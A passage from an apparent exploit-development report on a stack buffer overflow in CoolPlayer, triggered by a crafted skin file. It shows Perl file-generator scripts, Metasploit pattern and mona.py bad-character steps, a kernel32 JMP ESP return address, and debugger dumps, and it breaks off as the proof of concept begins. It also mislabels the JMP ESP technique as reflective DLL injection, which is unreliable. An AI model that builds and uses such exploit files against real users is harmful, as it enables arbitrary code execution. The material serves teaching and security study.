0012BE94  41414141  AAAA
0012BE98  41414141  AAAA
0012BE9C  41414141  AAAA
0012BEA0  41414141  AAAA
0012BEA4  42424242  BBBB
0012BEA8  43434343  CCCC
0012BEAC  43434343  CCCC
0012BEB0  00004343  CC..
0012BEB4  00000000  ....
```


Figure 17: Distance to the EIP proved (471 bytes)

2.4 Determining the Amount of Space for Shellcode

In order to determine the amount of Space for Shellcode it was required to inject large amounts of data, in current case characters, after the EIP is reached. For this exploit exploration, an extra-large pattern was used to find any limitations in terms of the space for Shellcode. As the dataset, *pattern_create.pl* tool was used to create an array of characters with length of 10000 formed in a pattern so any anomalies could be easily noticed. The pattern was created using the following command:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 10000 > ~/Desktop/pattern.txt

This pattern was then injected into another Perl script, which was based on the script used previously, however, the *shellcode* variable was replaced with the new pattern, (Figure 18):




crashSpaceShell.pl - Notepad

```
$file= "crashSpaceShell.ini";

$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk1 = "\x41" x 471;

$eip = "\x42" x 4;

$shellcodeSpace = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj
p6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9
7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0E
Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi
o0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3
1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4H
Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg
m4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7
5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8L

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcodeSpace;
close($FILE);
```

Figure 18: Mishandled Skin file generator Perl Script (Finding Space for Shellcode)

After passing the generated Skin file into the CoolPlayer which was attached to the Immunity Debugger, the Stack was inspected and it was conducted that the entire array of characters with the length of 10000 was fully intact, this meant that there are no significant limitations as for the space for the Shellcode. This fact suggested that there would be an opportunity for injecting complex shellcodes such as the ones generated by the Metasploit Framework, (Figure 19):



```
0012BE94   41414141  AAAA
0012BE98   41414141  AAAA
0012BE9C   41414141  AAAA
0012BEA0   41414141  AAAA
0012BEA4   42424242  BBBB
0012BEA8   41306141  Aa0A  Start
0012BEAC   61413161  a1Aa
0012BEB0   33614132  2Aa3
0012BEB4   41346141  Aa4A
0012BEB8   61413561  a5Aa
0012BEBC   37614136  6Aa7
```

```
00131B4C   754D3575  u5Mu
00131B50   37754D36  6Mu7
00131B54   4D38754D  Mu8M
00131B58   764D3975  u9Mv
00131B5C   31764D30  0Mv1
00131B60   4D32764D  Mv2M  End
00131B64   00000000  ....
00131B68   00000000  ....
00131B6C   00000000  ....
00131B70   00000000  ....
00131B74   00000000  ....
```

Figure 19: Start of and the end of the pattern located in the Stack

Please note that if the passed character array shall be incomplete, in that case the space for shellcode would be limited.

2.5 Character Filtering Analysis

Before developing complex exploit, it is important to understand the input/character filtering. This step is very useful since some programs may have Buffer Overflow vulnerability; however, the exploit may not work due to some characters being filtered which at the end renders the exploit incomplete/damaged.


The character filtering was analyzed by creating another script which contained a set of characters. The set of characters were taken from and add-on for Immunity Debugger called *mona.py* developed by Corelan, this add-on was also used during ROP-Chaining (See Section 3.1). The add-on was found at:

https://github.com/corelan/mona

After downloading the add-on, the .py file was copied into the following location:

C:\Program Files\Immunity Inc\ImmunityDebugger\PyCommands


When the importing was done, Immunity Debugger was used to run *mona.py* add-on. To run commands in Immunity Debugger, the input filed which is located at the bottom of the window was used with the following command to generate array of characters required for character filtering analysis, (Figure 20):



```
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile bytearray.txt
         "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
         "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
         "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
         "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
         "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
         "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
         "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
         "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 256 bytes to file bytearray.txt
0BADF00D Binary output saved in bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
!mona bytearray
Pause execution (F12)
```

Figure 20: mona.py to generate characters to analyze filtering


The output of the command was located in the *bytearray.txt* file under directory *C:\Program Files\Immunity Inc\ImmunityDebugger* and the highlighted contents (See Figure 20), were copied into the Perl script instead of shellcode variable, however, the ascii code which begins with hex "\x0…" were removed as neither Perl of Python were unable to print files properly, this did not pose any disadvantage as scripts used in this exploration did not utilize such ascii characters (Figure 21):



```
$file= "crashCharFilter.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk1 = "\x41" x 471;

$eip = pack('V',0x7C86467B);

$shellcode = "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
$shellcode .="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\
$shellcode .="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\
$shellcode .="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\
$shellcode .="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\
$shellcode .="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\
$shellcode .="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\
$shellcode .="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
```

Figure 21: Mishandled Skin file generator Perl Script (Character Filtering Analysis)

At this stage another step was taken into developing exploit, Instruction Pointer (EIP) was filled with the memory address of the instruction "**JMP ESP**" which stands for the "**Jump to the ESP Register**" using a loaded DLL, this is called a **Reflective DLL Injection**. A technique where the payload is injected into a compromised host process running in memory. This instruction is used to "Jump" to the top of the stack as **Extended Stack Pointer (ESP)** is the pointer to the top of the stack. This ensures the payload is executed as intended. For the purposes of this exploit exploration, Immunity Debugger was used to view the loaded DLLs to minimize the number of tools required to recreate the findings, however, finding the memory address of the JMP ESP instructions can also be found using tools like **findjmp.exe**. To view the list of loaded DLLs (Executable modules menu), the top toolbar of Immunity Debugger was used, (Figure 22):




```
Base     Size     Entry    Name     File version    Path
00350000 00009000 00351782 Normaliz 6.0.5441.0 (win C:\WINDOWS\system32\Normaliz.dll
00400000 0009A000 00451CC8 1900842                  C:\Documents and Settings\Administra
1A400000 00132000 1A401C31 urlmon   8.00.6001.18702 C:\WINDOWS\system32\urlmon.dll
5AD70000 00038000 5AD71626 UxTheme  6.00.2900.5512  C:\WINDOWS\system32\UxTheme.dll
5CB70000 00026000 5CB78E55 ShimEng  5.1.2600.5512 ( C:\WINDOWS\system32\ShimEng.dll
5DCA0000 001E8000 5DDB7A45 iertutil 8.00.6001.18702 C:\WINDOWS\system32\iertutil.dll
63000000 000E6000 6300172C WININET  8.00.6001.18702 C:\WINDOWS\system32\WININET.dll
6F880000 001CA000 6F8A606E AcGenral 5.1.2600.5512 ( C:\WINDOWS\AppPatch\AcGenral.DLL
72D10000 00008000 72D12575 msacm3_1 5.1.2600.0 (xpc C:\WINDOWS\system32\msacm32.drv
72D20000 00009000 72D243CD wdmaud   5.1.2600.5512 ( C:\WINDOWS\system32\wdmaud.drv
73F10000 0005C000 73F11788 DSOUND   5.3.2600.5512 ( C:\WINDOWS\system32\DSOUND.dll
74720000 0004C000 747213A5 MSCTF    5.1.2600.5512 ( C:\WINDOWS\system32\MSCTF.dll
755C0000 0002E000 755D9FE1 msctfime 5.1.2600.5512 ( C:\WINDOWS\system32\msctfime.ime
76390000 0001D000 763912C0 IMM32    5.1.2600.5512 ( C:\WINDOWS\system32\IMM32.DLL
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512  C:\WINDOWS\system32\comdlg32.dll
769C0000 000B4000 769C15E4 USERENV  5.1.2600.5512 ( C:\WINDOWS\system32\USERENV.dll
76B40000 0002D000 76B42B61 WINMM    5.1.2600.5512 ( C:\WINDOWS\system32\WINMM.dll
76C30000 0002E000 76C31529 WINTRUST 5.131.2600.5512 C:\WINDOWS\system32\WINTRUST.dll
76C90000 00028000 76C9126D IMAGEHLP 5.1.2600.5512 ( C:\WINDOWS\system32\IMAGEHLP.dll
77120000 0008B000 77121560 OLEAUT32 5.1.2600.5512   C:\WINDOWS\system32\OLEAUT32.dll
773D0000 00103000 773D4256 COMCTL32 6.0 (xpsp.08041 C:\WINDOWS\WinSxS\X86_Microsoft.Wind
774E0000 0013D000 774FD0B9 ole32    5.1.2600.5512 ( C:\WINDOWS\system32\ole32.dll
77A80000 00095000 77A81632 CRYPT32  5.131.2600.5512 C:\WINDOWS\system32\CRYPT32.dll
77B20000 00012000 77B23399 MSASN1   5.1.2600.5512 ( C:\WINDOWS\system32\MSASN1.dll
77B40000 00022000 77B41C09 apphelp  5.1.2600.5512 ( C:\WINDOWS\system32\apphelp.dll
77BD0000 00007000 77BD33BD midimap  5.1.2600.5512 ( C:\WINDOWS\system32\midimap.dll
77BE0000 00015000 77BE1292 MSACM32  5.1.2600.5512 ( C:\WINDOWS\system32\MSACM32.dll
77C00000 00008000 77C01135 VERSION  5.1.2600.5512 ( C:\WINDOWS\system32\VERSION.dll
77C10000 00058000 77C1F2A1 msvcrt   7.0.2600.5512 ( C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD70FB ADVAPI32 5.1.2600.5512 ( C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00092000 77E7628F RPCRT4   5.1.2600.5512 ( C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32    5.1.2600.5512 ( C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F651FB SHLWAPI  6.00.2900.5512  C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2126 Secur32  5.1.2600.5512 ( C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B63E kernel32 5.1.2600.5512 ( C:\WINDOWS\system32\kernel32.dll
7C900000 000AF000 7C912C28 ntdll    5.1.2600.5512 ( C:\WINDOWS\system32\ntdll.dll
7C9C0000 00817000 7C9E74D6 SHELL32  6.00.2900.5512  C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32   5.1.2600.5512 ( C:\WINDOWS\system32\USER32.dll
```

Figure 22: Viewing the list of DDLs in Immunity debugger

In this exploration kernel32.dll was picked for exploit development since it was proved to be more reliable than other loaded DDLs. By double clicking the selected DDL it was possible to view the list of instructions. In that list it was required to locate the JMP ESP instruction and note down the memory address of that instruction. This was done by right-clicking the list of instruction and then selecting "Search for --> Command". Then the JMP ESP command was entered, and the memory address was located and used during the Perl script preparation in Figure 21 alongside with "pack('V',0x7C86467B)" command which translated the hex memory address which is written in little-endian (32-bit) into 4-byte long string. The steps taken were illustrated below (Figure 23):

]



Immunity Debugger - 1900842.exe - [CPU - main thread, module kernel32]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Run trace
New origin here Ctrl+Gray *
Go to
Thread
Follow in Dump
Search for
Find references to
View
Copy to executable
Analysis
Bookmark
Name (label) in current module Ctrl+N
Name in all modules
All Commands in all modules
All sequences in all modules
Command Ctrl+F
Unknown command
Find command
Entire block
Find

```
7C86467B  FFE4             JMP ESP
7C86467D  47               INC EDI
7C86467E  867CFF 15        XCH
7C864682  58               POP
7C864683  15 807C8D85      ADC
7C864688  38FE             CMP
7C86468A  FFFF             ???
7C86468C  50               PUS
7C86468D  8D85 A8FDFFFF    LEA
7C864693  50               PUS
7C864694  33C0             XOR
7C864696  50               PUS
7C864697  50               PUS
7C864698  50               PUS
7C864699  6A 01            PUS
7C86469B  50               PUS
7C86469C  50               PUS
7C86469D  53               PUS
7C86469E  50               PUS
7C86469F  E8 92DCF9FF      CAL
7C8646A4  8985 9CFEFFFF    MOV
7C8646AA  EB 15            JMP
7C8646AC  90               NOP
7C8646AD  90               NOP
7C8646AE  90               NOP
7C8646AF  90               NOP
7C8646B0  90               NOP
7C8646B1  33C0             XOR
7C8646B3  40               INC
7C8646B4  C3               RET
7C8646B5  90               NOP
7C8646B6  90               NOP
7C8646B7  90               NOP
7C8646B8  90               NOP
7C8646B9  90               NOP
7C8646BA  8B65 E8          MOV
7C8646BD  834D FC FF       OR
7C8646C1  64:A1 18000000   MOV
7C8646C7  FFB5 90FEFFFF    PUS
7C8646CD  33FF             XOR
7C8646CF  57               PUS
7C8646D0  8B40 30          MOV
```

JMP ESP

Figure 23: Locating JMP ESP memory address for kernel32.dll

After executing the Perl script and loading the generated configuration Skin file the Stack was analyzed and it was concluded that there were **two cases of character filtering detected** in the Stack. The characters filtered were “**\x2C**” and “**\x3D**” which stood for ASCII characters “**,**” and “**=**” (Figure 24):




```
Address   Hex dump                  ASCII
0012BE98  41 41 41 41 41 41 41 41  AAAAAAAA
0012BEA0  41 41 41 41 7B 46 86 7C  AAAA{Få|
0012BEA8  10 11 12 13 14 15 16 17  ►◄↕‼¶§▬↨
0012BEB0  18 19 1A 1B 1C 1D 1E 1F  ↑↓→←∟↔▲▼
0012BEB8  20 21 22 23 24 25 26 27   !"#$%&'
0012BEC0  28 29 2A 2B 20 2D 2E 2F  ()*+ -./
0012BEC8  30 31 32 33 34 35 36 37  01234567
0012BED0  38 39 3A 3B 3C 20 3E 3F  89:;< >?
0012BED8  40 41 42 43 44 45 46 47  @ABCDEFG
0012BEE0  48 49 4A 4B 4C 4D 4E 4F  HIJKLMNO
0012BEE8  50 51 52 53 54 55 56 57  PQRSTUVW
0012BEF0  58 59 5A 5B 5C 5D 5E 5F  XYZ[\]^_
0012BEF8  60 61 62 63 64 65 66 67  `abcdefg
0012BF00  68 69 6A 6B 6C 6D 6E 6F  hijklmno
0012BF08  70 71 72 73 74 75 76 77  pqrstuvw
0012BF10  78 79 7A 7B 7C 7D 7E 7F  xyz{|}~⌂
0012BF18  80 81 82 83 84 85 86 87  Çüéâäàåç
0012BF20  88 89 8A 8B 8C 8D 8E 8F  êëèïîìÄÅ
0012BF28  90 91 92 93 94 95 96 97  ÉæÆôöòûù
0012BF30  98 99 9A 9B 9C 9D 9E 9F  ÿÖÜø£Ø×ƒ
0012BF38  A0 A1 A2 A3 A4 A5 A6 A7  áíóúñѪº
0012BF40  A8 A9 AA AB AC AD AE AF  ¿®¬½¼¡«»
0012BF48  B0 B1 B2 B3 B4 B5 B6 B7  ░▒▓│┤ÁÂÀ
0012BF50  B8 B9 BA BB BC BD BE BF  ©╣║╗╝¢¥┐
0012BF58  C0 C1 C2 C3 C4 C5 C6 C7  └┴┬├─┼ãÃ
0012BF60  C8 C9 CA CB CC CD CE CF  ╚╔╩╦╠═╬¤
0012BF68  D0 D1 D2 D3 D4 D5 D6 D7  ðÐÊËÈıÍÎ
0012BF70  D8 D9 DA DB DC DD DE DF  Ï┘┌█▄¦Ì▀
0012BF78  E0 E1 E2 E3 E4 E5 E6 E7  ÓßÔÒõÕµþ
0012BF80  E8 E9 EA EB EC ED EE EF  ÞÚÛÙýݯ´
0012BF88  F0 F1 F2 F3 F4 F5 F6 F7  -±‗¾¶§÷¸
0012BF90  F8 F9 FA FB FC FD FE FF  °¨·¹³²■
0012BF98  00 00 00 00 00 00 00 00  ........
```

Figure 24: Filtered Characters located in the stack

2.6 Proof of Concept

At this stage, all preparation activities and analysis were completed. This meant that the next step was to develop a simple exploit that would open calculator using prepared shellcode in order to prove the concept of Buffer Overflow exploit. Such exploits are called **Singles** as they are completely standalone.

